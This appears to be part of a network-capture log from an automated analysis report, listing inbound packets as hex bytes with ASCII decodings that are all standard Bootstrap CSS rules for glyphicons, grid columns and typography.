2022-07-01 09:00:46 UTC	98	IN	Data Raw: 66 66 66 21 69 6d 70 6f 72 74 61 6e 74 7d 2e 74 61 62 6c 65 2d 62 6f 72 64 65 72 65 64 20 74 64 2c 2e 74 61 62 6c 65 2d 62 6f 72 64 65 72 65 64 20 74 68 7b 62 6f 72 64 65 72 3a 31 70 78 20 73 6f 6c 69 64 20 23 64 64 64 21 69 6d 70 6f 72 74 61 6e 74 7d 7d 40 66 6f 6e 74 2d 66 61 63 65 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 27 47 6c 79 70 68 69 63 6f 6e 73 20 48 61 6c 66 6c 69 6e 67 73 27 3b 73 72 63 3a 75 72 6c 28 2e 2e 2f 66 6f 6e 74 73 2f 67 6c 79 70 68 69 63 6f 6e 73 2d 68 61 6c 66 6c 69 6e 67 73 2d 72 65 67 75 6c 61 72 2e 65 6f 74 29 3b 73 72 63 3a 75 72 6c 28 2e 2e 2f 66 6f 6e 74 73 2f 67 6c 79 70 68 69 63 6f 6e 73 2d 68 61 6c 66 6c 69 6e 67 73 2d 72 65 67 75 6c 61 72 2e 65 6f 74 3f 23 69 65 66 69 78 29 20 66 6f 72 6d 61 74 28 27 65 6d 62 65 64 64 65 Data Ascii: fff!important}.table-bordered td,.table-bordered th{border:1px solid #ddd!important}}@font-face{font-family:'Glyphicons Halflings';src:url(../fonts/glyphicons-halflings-regular.eot);src:url(../fonts/glyphicons-halflings-regular.eot?#iefix) format('embedde
2022-07-01 09:00:46 UTC	100	IN	Data Raw: 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 65 30 30 39 22 7d 2e 67 6c 79 70 68 69 63 6f 6e 2d 74 68 2d 6c 61 72 67 65 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 65 30 31 30 22 7d 2e 67 6c 79 70 68 69 63 6f 6e 2d 74 68 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 65 30 31 31 22 7d 2e 67 6c 79 70 68 69 63 6f 6e 2d 74 68 2d 6c 69 73 74 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 65 30 31 32 22 7d 2e 67 6c 79 70 68 69 63 6f 6e 2d 6f 6b 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 65 30 31 33 22 7d 2e 67 6c 79 70 68 69 63 6f 6e 2d 72 65 6d 6f 76 65 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 65 30 31 34 22 7d 2e 67 6c 79 70 68 69 63 6f 6e 2d 7a 6f 6f 6d 2d 69 6e 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 Data Ascii: efore{content:"\e009"}.glyphicon-th-large:before{content:"\e010"}.glyphicon-th:before{content:"\e011"}.glyphicon-th-list:before{content:"\e012"}.glyphicon-ok:before{content:"\e013"}.glyphicon-remove:before{content:"\e014"}.glyphicon-zoom-in:before{content

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:46 UTC	101	IN	Data Raw: 65 6e 74 3a 22 5c 65 30 34 32 22 7d 2e 67 6c 79 70 68 69 63 6f 6e 2d 62 6f 6f 6b 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 65 30 34 33 22 7d 2e 67 6c 79 70 68 69 63 6f 6e 2d 62 6f 6f 6b 6d 61 72 6b 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 65 30 34 34 22 7d 2e 67 6c 79 70 68 69 63 6f 6e 2d 70 72 69 6e 74 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 65 30 34 35 22 7d 2e 67 6c 79 70 68 69 63 6f 6e 2d 63 61 6d 65 72 61 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 65 30 34 36 22 7d 2e 67 6c 79 70 68 69 63 6f 6e 2d 66 6f 6e 74 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 65 30 34 37 22 7d 2e 67 6c 79 70 68 69 63 6f 6e 2d 62 6f 6c 64 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 65 30 34 38 22 7d 2e 67 Data Ascii: ent:"\e042"}.glyphicon-book:before{content:"\e043"}.glyphicon-bookmark:before{content:"\e044"}.glyphicon-print:before{content:"\e045"}.glyphicon-camera:before{content:"\e046"}.glyphicon-font:before{content:"\e047"}.glyphicon-bold:before{content:"\e048"}.g
2022-07-01 09:00:46 UTC	102	IN	Data Raw: 5c 65 30 37 35 22 7d 2e 67 6c 79 70 68 69 63 6f 6e 2d 66 61 73 74 2d 66 6f 72 77 61 72 64 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 65 30 37 36 22 7d 2e 67 6c 79 70 68 69 63 6f 6e 2d 73 74 65 70 2d 66 6f 72 77 61 72 64 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 65 30 37 37 22 7d 2e 67 6c 79 70 68 69 63 6f 6e 2d 65 6a 65 63 74 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 65 30 37 38 22 7d 2e 67 6c 79 70 68 69 63 6f 6e 2d 63 68 65 76 72 6f 6e 2d 6c 65 66 74 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 65 30 37 39 22 7d 2e 67 6c 79 70 68 69 63 6f 6e 2d 63 68 65 76 72 6f 6e 2d 72 69 67 68 74 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 65 30 38 30 22 7d 2e 67 6c 79 70 68 69 63 6f 6e 2d 70 6c 75 73 2d 73 69 67 Data Ascii: \e075"}.glyphicon-fast-forward:before{content:"\e076"}.glyphicon-step-forward:before{content:"\e077"}.glyphicon-eject:before{content:"\e078"}.glyphicon-chevron-left:before{content:"\e079"}.glyphicon-chevron-right:before{content:"\e080"}.glyphicon-plus-sig
2022-07-01 09:00:46 UTC	104	IN	Data Raw: 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 65 31 30 39 22 7d 2e 67 6c 79 70 68 69 63 6f 6e 2d 72 61 6e 64 6f 6d 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 65 31 31 30 22 7d 2e 67 6c 79 70 68 69 63 6f 6e 2d 63 6f 6d 6d 65 6e 74 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 65 31 31 31 22 7d 2e 67 6c 79 70 68 69 63 6f 6e 2d 6d 61 67 6e 65 74 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 65 31 31 32 22 7d 2e 67 6c 79 70 68 69 63 6f 6e 2d 63 68 65 76 72 6f 6e 2d 75 70 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 65 31 31 33 22 7d 2e 67 6c 79 70 68 69 63 6f 6e 2d 63 68 65 76 72 6f 6e 2d 64 6f 77 6e 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 65 31 31 34 22 7d 2e 67 6c 79 70 68 69 63 6f 6e 2d 72 65 74 77 65 65 74 3a 62 Data Ascii: re{content:"\e109"}.glyphicon-random:before{content:"\e110"}.glyphicon-comment:before{content:"\e111"}.glyphicon-magnet:before{content:"\e112"}.glyphicon-chevron-up:before{content:"\e113"}.glyphicon-chevron-down:before{content:"\e114"}.glyphicon-retweet:b
2022-07-01 09:00:46 UTC	105	IN	Data Raw: 68 69 63 6f 6e 2d 66 75 6c 6c 73 63 72 65 65 6e 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 65 31 34 30 22 7d 2e 67 6c 79 70 68 69 63 6f 6e 2d 64 61 73 68 62 6f 61 72 64 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 65 31 34 31 22 7d 2e 67 6c 79 70 68 69 63 6f 6e 2d 70 61 70 65 72 63 6c 69 70 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 65 31 34 32 22 7d 2e 67 6c 79 70 68 69 63 6f 6e 2d 68 65 61 72 74 2d 65 6d 70 74 79 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 65 31 34 33 22 7d 2e 67 6c 79 70 68 69 63 6f 6e 2d 6c 69 6e 6b 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 65 31 34 34 22 7d 2e 67 6c 79 70 68 69 63 6f 6e 2d 70 68 6f 6e 65 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 65 31 34 35 22 7d 2e 67 Data Ascii: hicon-fullscreen:before{content:"\e140"}.glyphicon-dashboard:before{content:"\e141"}.glyphicon-paperclip:before{content:"\e142"}.glyphicon-heart-empty:before{content:"\e143"}.glyphicon-link:before{content:"\e144"}.glyphicon-phone:before{content:"\e145"}.g
2022-07-01 09:00:46 UTC	106	IN	Data Raw: 79 2d 64 69 73 6b 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 65 31 37 32 22 7d 2e 67 6c 79 70 68 69 63 6f 6e 2d 66 6c 6f 70 70 79 2d 73 61 76 65 64 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 65 31 37 33 22 7d 2e 67 6c 79 70 68 69 63 6f 6e 2d 66 6c 6f 70 70 79 2d 72 65 6d 6f 76 65 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 65 31 37 34 22 7d 2e 67 6c 79 70 68 69 63 6f 6e 2d 66 6c 6f 70 70 79 2d 73 61 76 65 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 65 31 37 35 22 7d 2e 67 6c 79 70 68 69 63 6f 6e 2d 66 6c 6f 70 70 79 2d 6f 70 65 6e 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 65 31 37 36 22 7d 2e 67 6c 79 70 68 69 63 6f 6e 2d 63 72 65 64 69 74 2d 63 61 72 64 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a Data Ascii: y-disk:before{content:"\e172"}.glyphicon-floppy-saved:before{content:"\e173"}.glyphicon-floppy-remove:before{content:"\e174"}.glyphicon-floppy-save:before{content:"\e175"}.glyphicon-floppy-open:before{content:"\e176"}.glyphicon-credit-card:before{content:
2022-07-01 09:00:46 UTC	108	IN	Data Raw: 32 30 33 22 7d 2e 67 6c 79 70 68 69 63 6f 6e 2d 6c 65 76 65 6c 2d 75 70 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 65 32 30 34 22 7d 2e 67 6c 79 70 68 69 63 6f 6e 2d 63 6f 70 79 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 65 32 30 35 22 7d 2e 67 6c 79 70 68 69 63 6f 6e 2d 70 61 73 74 65 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 65 32 30 36 22 7d 2e 67 6c 79 70 68 69 63 6f 6e 2d 61 6c 65 72 74 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 65 32 30 39 22 7d 2e 67 6c 79 70 68 69 63 6f 6e 2d 65 71 75 61 6c 69 7a 65 72 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 65 32 31 30 22 7d 2e 67 6c 79 70 68 69 63 6f 6e 2d 6b 69 6e 67 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 65 32 31 31 22 7d 2e 67 6c 79 70 Data Ascii: 203"}.glyphicon-level-up:before{content:"\e204"}.glyphicon-copy:before{content:"\e205"}.glyphicon-paste:before{content:"\e206"}.glyphicon-alert:before{content:"\e209"}.glyphicon-equalizer:before{content:"\e210"}.glyphicon-king:before{content:"\e211"}.glyp
2022-07-01 09:00:46 UTC	109	IN	Data Raw: 3a 22 5c 65 32 33 34 22 7d 2e 67 6c 79 70 68 69 63 6f 6e 2d 6f 70 74 69 6f 6e 2d 76 65 72 74 69 63 61 6c 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 65 32 33 35 22 7d 2e 67 6c 79 70 68 69 63 6f 6e 2d 6d 65 6e 75 2d 68 61 6d 62 75 72 67 65 72 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 65 32 33 36 22 7d 2e 67 6c 79 70 68 69 63 6f 6e 2d 6d 6f 64 61 6c 2d 77 69 6e 64 6f 77 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 65 32 33 37 22 7d 2e 67 6c 79 70 68 69 63 6f 6e 2d 6f 69 6c 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 65 32 33 38 22 7d 2e 67 6c 79 70 68 69 63 6f 6e 2d 67 72 61 69 6e 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 65 32 33 39 22 7d 2e 67 6c 79 70 68 69 63 6f 6e 2d 73 75 6e 67 6c 61 73 73 65 73 3a Data Ascii: :"\e234"}.glyphicon-option-vertical:before{content:"\e235"}.glyphicon-menu-hamburger:before{content:"\e236"}.glyphicon-modal-window:before{content:"\e237"}.glyphicon-oil:before{content:"\e238"}.glyphicon-grain:before{content:"\e239"}.glyphicon-sunglasses:
2022-07-01 09:00:46 UTC	110	IN	Data Raw: 6d 6f 7a 2d 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 3b 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 7d 68 74 6d 6c 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 30 70 78 3b 2d 77 65 62 6b 69 74 2d 74 61 70 2d 68 69 67 68 6c 69 67 68 74 2d 63 6f 6c 6f 72 3a 72 67 62 61 28 30 2c 30 2c 30 2c 30 29 7d 62 6f 64 79 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 48 65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 66 6f 6e 74 2d 73 69 7a 65 3a 31 34 70 78 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 2e 34 32 38 35 37 31 34 33 3b 63 6f 6c 6f 72 3a 23 33 33 33 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 66 66 66 7d 62 75 74 74 6f 6e 2c 69 6e 70 75 74 2c Data Ascii: moz-box-sizing:border-box;box-sizing:border-box}html{font-size:10px;-webkit-tap-highlight-color:rgba(0,0,0,0)}body{font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;font-size:14px;line-height:1.42857143;color:#333;background-color:#fff}button,input,

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:46 UTC	112	IN	Data Raw: 31 2c 68 32 2c 68 33 2c 68 34 2c 68 35 2c 68 36 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 69 6e 68 65 72 69 74 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 35 30 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 2e 31 3b 63 6f 6c 6f 72 3a 69 6e 68 65 72 69 74 7d 2e 68 31 20 2e 73 6d 61 6c 6c 2c 2e 68 31 20 73 6d 61 6c 6c 2c 2e 68 32 20 2e 73 6d 61 6c 6c 2c 2e 68 32 20 73 6d 61 6c 6c 2c 2e 68 33 20 2e 73 6d 61 6c 6c 2c 2e 68 33 20 73 6d 61 6c 6c 2c 2e 68 34 20 2e 73 6d 61 6c 6c 2c 2e 68 34 20 73 6d 61 6c 6c 2c 2e 68 35 20 2e 73 6d 61 6c 6c 2c 2e 68 35 20 73 6d 61 6c 6c 2c 2e 68 36 20 2e 73 6d 61 6c 6c 2c 2e 68 36 20 73 6d 61 6c 6c 2c 68 31 20 2e 73 6d 61 6c 6c 2c 68 31 20 73 6d 61 6c 6c 2c 68 32 20 2e 73 6d 61 6c 6c 2c 68 32 20 73 6d 61 6c 6c 2c 68 33 20 2e 73 6d 61 6c Data Ascii: 1,h2,h3,h4,h5,h6{font-family:inherit;font-weight:500;line-height:1.1;color:inherit}.h1 .small,.h1 small,.h2 .small,.h2 small,.h3 .small,.h3 small,.h4 .small,.h4 small,.h5 .small,.h5 small,.h6 .small,.h6 small,h1 .small,h1 small,h2 .small,h2 small,h3 .smal
2022-07-01 09:00:46 UTC	113	IN	Data Raw: 78 74 2d 6d 75 74 65 64 7b 63 6f 6c 6f 72 3a 23 37 37 37 7d 2e 74 65 78 74 2d 70 72 69 6d 61 72 79 7b 63 6f 6c 6f 72 3a 23 33 33 37 61 62 37 7d 61 2e 74 65 78 74 2d 70 72 69 6d 61 72 79 3a 66 6f 63 75 73 2c 61 2e 74 65 78 74 2d 70 72 69 6d 61 72 79 3a 68 6f 76 65 72 7b 63 6f 6c 6f 72 3a 23 32 38 36 30 39 30 7d 2e 74 65 78 74 2d 73 75 63 63 65 73 73 7b 63 6f 6c 6f 72 3a 23 33 63 37 36 33 64 7d 61 2e 74 65 78 74 2d 73 75 63 63 65 73 73 3a 66 6f 63 75 73 2c 61 2e 74 65 78 74 2d 73 75 63 63 65 73 73 3a 68 6f 76 65 72 7b 63 6f 6c 6f 72 3a 23 32 62 35 34 32 63 7d 2e 74 65 78 74 2d 69 6e 66 6f 7b 63 6f 6c 6f 72 3a 23 33 31 37 30 38 66 7d 61 2e 74 65 78 74 2d 69 6e 66 6f 3a 66 6f 63 75 73 2c 61 2e 74 65 78 74 2d 69 6e 66 6f 3a 68 6f 76 65 72 7b 63 6f 6c 6f 72 3a Data Ascii: xt-muted{color:#777}.text-primary{color:#337ab7}a.text-primary:focus,a.text-primary:hover{color:#286090}.text-success{color:#3c763d}a.text-success:focus,a.text-success:hover{color:#2b542c}.text-info{color:#31708f}a.text-info:focus,a.text-info:hover{color:
2022-07-01 09:00:46 UTC	114	IN	Data Raw: 61 20 28 6d 69 6e 2d 77 69 64 74 68 3a 37 36 38 70 78 29 7b 2e 64 6c 2d 68 6f 72 69 7a 6f 6e 74 61 6c 20 64 74 7b 66 6c 6f 61 74 3a 6c 65 66 74 3b 77 69 64 74 68 3a 31 36 30 70 78 3b 6f 76 65 72 66 6c 6f 77 3a 68 69 64 64 65 6e 3b 63 6c 65 61 72 3a 6c 65 66 74 3b 74 65 78 74 2d 61 6c 69 67 6e 3a 72 69 67 68 74 3b 74 65 78 74 2d 6f 76 65 72 66 6c 6f 77 3a 65 6c 6c 69 70 73 69 73 3b 77 68 69 74 65 2d 73 70 61 63 65 3a 6e 6f 77 72 61 70 7d 2e 64 6c 2d 68 6f 72 69 7a 6f 6e 74 61 6c 20 64 64 7b 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 31 38 30 70 78 7d 7d 61 62 62 72 5b 64 61 74 61 2d 6f 72 69 67 69 6e 61 6c 2d 74 69 74 6c 65 5d 2c 61 62 62 72 5b 74 69 74 6c 65 5d 7b 63 75 72 73 6f 72 3a 68 65 6c 70 3b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 64 6f 74 Data Ascii: a (min-width:768px){.dl-horizontal dt{float:left;width:160px;overflow:hidden;clear:left;text-align:right;text-overflow:ellipsis;white-space:nowrap}.dl-horizontal dd{margin-left:180px}}abbr[data-original-title],abbr[title]{cursor:help;border-bottom:1px dot
2022-07-01 09:00:46 UTC	116	IN	Data Raw: 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 4d 65 6e 6c 6f 2c 4d 6f 6e 61 63 6f 2c 43 6f 6e 73 6f 6c 61 73 2c 22 43 6f 75 72 69 65 72 20 4e 65 77 22 2c 6d 6f 6e 6f 73 70 61 63 65 7d 63 6f 64 65 7b 70 61 64 64 69 6e 67 3a 32 70 78 20 34 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 39 30 25 3b 63 6f 6c 6f 72 3a 23 63 37 32 35 34 65 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 66 39 66 32 66 34 3b 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 34 70 78 7d 6b 62 64 7b 70 61 64 64 69 6e 67 3a 32 70 78 20 34 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 39 30 25 3b 63 6f 6c 6f 72 3a 23 66 66 66 66 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 33 33 33 3b 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 33 70 78 3b 2d 77 65 62 6b 69 74 2d 62 6f 78 2d 73 68 61 64 6f 77 3a 69 Data Ascii: font-family:Menlo,Monaco,Consolas,"Courier New",monospace}code{padding:2px 4px;font-size:90%;color:#c7254e;background-color:#f9f2f4;border-radius:4px}kbd{padding:2px 4px;font-size:90%;color:#fff;background-color:#333;border-radius:3px;-webkit-box-shadow:i
2022-07-01 09:00:46 UTC	117	IN	Data Raw: 6f 6c 2d 6d 64 2d 37 2c 2e 63 6f 6c 2d 6d 64 2d 38 2c 2e 63 6f 6c 2d 6d 64 2d 39 2c 2e 63 6f 6c 2d 73 6d 2d 31 2c 2e 63 6f 6c 2d 73 6d 2d 31 30 2c 2e 63 6f 6c 2d 73 6d 2d 31 31 2c 2e 63 6f 6c 2d 73 6d 2d 31 32 2c 2e 63 6f 6c 2d 73 6d 2d 32 2c 2e 63 6f 6c 2d 73 6d 2d 33 2c 2e 63 6f 6c 2d 73 6d 2d 34 2c 2e 63 6f 6c 2d 73 6d 2d 35 2c 2e 63 6f 6c 2d 73 6d 2d 36 2c 2e 63 6f 6c 2d 73 6d 2d 37 2c 2e 63 6f 6c 2d 73 6d 2d 38 2c 2e 63 6f 6c 2d 73 6d 2d 39 2c 2e 63 6f 6c 2d 78 73 2d 31 2c 2e 63 6f 6c 2d 78 73 2d 31 30 2c 2e 63 6f 6c 2d 78 73 2d 31 31 2c 2e 63 6f 6c 2d 78 73 2d 31 32 2c 2e 63 6f 6c 2d 78 73 2d 32 2c 2e 63 6f 6c 2d 78 73 2d 33 2c 2e 63 6f 6c 2d 78 73 2d 34 2c 2e 63 6f 6c 2d 78 73 2d 35 2c 2e 63 6f 6c 2d 78 73 2d 36 2c 2e 63 6f 6c 2d 78 73 2d 37 2c 2e Data Ascii: ol-md-7,.col-md-8,.col-md-9,.col-sm-1,.col-sm-10,.col-sm-11,.col-sm-12,.col-sm-2,.col-sm-3,.col-sm-4,.col-sm-5,.col-sm-6,.col-sm-7,.col-sm-8,.col-sm-9,.col-xs-1,.col-xs-10,.col-xs-11,.col-xs-12,.col-xs-2,.col-xs-3,.col-xs-4,.col-xs-5,.col-xs-6,.col-xs-7,.
2022-07-01 09:00:46 UTC	118	IN	Data Raw: 33 33 33 33 33 33 33 25 7d 2e 63 6f 6c 2d 78 73 2d 70 75 73 68 2d 36 7b 6c 65 66 74 3a 35 30 25 7d 2e 63 6f 6c 2d 78 73 2d 70 75 73 68 2d 35 7b 6c 65 66 74 3a 34 31 2e 36 36 36 36 36 36 36 37 25 7d 2e 63 6f 6c 2d 78 73 2d 70 75 73 68 2d 34 7b 6c 65 66 74 3a 33 33 2e 33 33 33 33 33 33 33 33 25 7d 2e 63 6f 6c 2d 78 73 2d 70 75 73 68 2d 33 7b 6c 65 66 74 3a 32 35 25 7d 2e 63 6f 6c 2d 78 73 2d 70 75 73 68 2d 32 7b 6c 65 66 74 3a 31 36 2e 36 36 36 36 36 36 36 37 25 7d 2e 63 6f 6c 2d 78 73 2d 70 75 73 68 2d 31 7b 6c 65 66 74 3a 38 2e 33 33 33 33 33 33 33 33 25 7d 2e 63 6f 6c 2d 78 73 2d 70 75 73 68 2d 30 7b 6c 65 66 74 3a 61 75 74 6f 7d 2e 63 6f 6c 2d 78 73 2d 6f 66 66 73 65 74 2d 31 32 7b 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 31 30 30 25 7d 2e 63 6f 6c 2d 78 73 Data Ascii: 3333333%}.col-xs-push-6{left:50%}.col-xs-push-5{left:41.66666667%}.col-xs-push-4{left:33.33333333%}.col-xs-push-3{left:25%}.col-xs-push-2{left:16.66666667%}.col-xs-push-1{left:8.33333333%}.col-xs-push-0{left:auto}.col-xs-offset-12{margin-left:100%}.col-xs
2022-07-01 09:00:46 UTC	120	IN	Data Raw: 33 33 33 33 33 33 33 25 7d 2e 63 6f 6c 2d 73 6d 2d 70 75 6c 6c 2d 36 7b 72 69 67 68 74 3a 35 30 25 7d 2e 63 6f 6c 2d 73 6d 2d 70 75 6c 6c 2d 35 7b 72 69 67 68 74 3a 34 31 2e 36 36 36 36 36 36 37 25 7d 2e 63 6f 6c 2d 73 6d 2d 70 75 6c 6c 2d 34 7b 72 69 67 68 74 3a 33 33 2e 33 33 33 33 33 33 33 33 25 7d 2e 63 6f 6c 2d 73 6d 2d 70 75 6c 6c 2d 33 7b 72 69 67 68 74 3a 32 35 25 7d 2e 63 6f 6c 2d 73 6d 2d 70 75 6c 6c 2d 32 7b 72 69 67 68 74 3a 31 36 2e 36 36 36 36 36 36 36 37 25 7d 2e 63 6f 6c 2d 73 6d 2d 70 75 6c 6c 2d 31 7b 72 69 67 68 74 3a 38 2e 33 33 33 33 33 33 33 33 25 7d 2e 63 6f 6c 2d 73 6d 2d 70 75 6c 6c 2d 30 7b 72 69 67 68 74 3a 61 75 74 6f 7d 2e 63 6f 6c 2d 73 6d 2d 70 75 73 68 2d 31 32 7b 6c 65 66 74 3a 31 30 30 25 7d 2e 63 6f 6c 2d 73 6d 2d Data Ascii: 33333333%}.col-sm-pull-6{right:50%}.col-sm-pull-5{right:41.66666667%}.col-sm-pull-4{right:33.33333333%}.col-sm-pull-3{right:25%}.col-sm-pull-2{right:16.66666667%}.col-sm-pull-1{right:8.33333333%}.col-sm-pull-0{right:auto}.col-sm-push-12{left:100%}.col-sm-
2022-07-01 09:00:46 UTC	121	IN	Data Raw: 37 35 25 7d 2e 63 6f 6c 2d 6d 64 2d 38 7b 77 69 64 74 68 3a 36 36 2e 36 36 36 36 36 36 36 37 25 7d 2e 63 6f 6c 2d 6d 64 2d 37 7b 77 69 64 74 68 3a 35 38 2e 33 33 33 33 33 33 33 33 25 7d 2e 63 6f 6c 2d 6d 64 2d 36 7b 77 69 64 74 68 3a 35 30 25 7d 2e 63 6f 6c 2d 6d 64 2d 35 7b 77 69 64 74 68 3a 34 31 2e 36 36 36 36 36 36 36 37 25 7d 2e 63 6f 6c 2d 6d 64 2d 34 7b 77 69 64 74 68 3a 33 33 2e 33 33 33 33 33 33 33 33 25 7d 2e 63 6f 6c 2d 6d 64 2d 33 7b 77 69 64 74 68 3a 32 35 25 7d 2e 63 6f 6c 2d 6d 64 2d 32 7b 77 69 64 74 68 3a 31 36 2e 36 36 36 36 36 36 36 37 25 7d 2e 63 6f 6c 2d 6d 64 2d 31 7b 77 69 64 74 68 3a 38 2e 33 33 33 33 33 33 33 33 25 7d 2e 63 6f 6c 2d 6d 64 2d 70 75 6c 6c 2d 31 32 7b 72 69 67 68 74 3a 31 30 30 25 7d 2e 63 6f 6c 2d 6d 64 2d 70 75 6c 6c Data Ascii: 75%}.col-md-8{width:66.66666667%}.col-md-7{width:58.33333333%}.col-md-6{width:50%}.col-md-5{width:41.66666667%}.col-md-4{width:33.33333333%}.col-md-3{width:25%}.col-md-2{width:16.66666667%}.col-md-1{width:8.33333333%}.col-md-pull-12{right:100%}.col-md-pul

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:46 UTC	122	IN	Data Raw: 6f 66 66 73 65 74 2d 33 7b 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 32 35 25 7d 2e 63 6f 6c 2d 6d 64 2d 6f 66 66 73 65 74 2d 32 7b 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 31 36 2e 36 36 36 36 36 36 36 37 25 7d 2e 63 6f 6c 2d 6d 64 2d 6f 66 66 73 65 74 2d 31 7b 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 38 2e 33 33 33 33 33 33 33 33 25 7d 2e 63 6f 6c 2d 6d 64 2d 6f 66 66 73 65 74 2d 30 7b 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 30 7d 7d 40 6d 65 64 69 61 20 28 6d 69 6e 2d 77 69 64 74 68 3a 31 32 30 30 70 78 29 7b 2e 63 6f 6c 2d 6c 67 2d 31 2c 2e 63 6f 6c 2d 6c 67 2d 31 30 2c 2e 63 6f 6c 2d 6c 67 2d 31 31 2c 2e 63 6f 6c 2d 6c 67 2d 31 32 2c 2e 63 6f 6c 2d 6c 67 2d 32 2c 2e 63 6f 6c 2d 6c 67 2d 33 2c 2e 63 6f 6c 2d 6c 67 2d 34 2c 2e 63 6f 6c 2d 6c 67 2d 35 2c 2e 63 6f 6c 2d 6c Data Ascii: offset-3{margin-left:25%}.col-md-offset-2{margin-left:16.66666667%}.col-md-offset-1{margin-left:8.33333333%}.col-md-offset-0{margin-left:0}}@media (min-width:1200px){.col-lg-1,.col-lg-10,.col-lg-11,.col-lg-12,.col-lg-2,.col-lg-3,.col-lg-4,.col-lg-5,.col-l
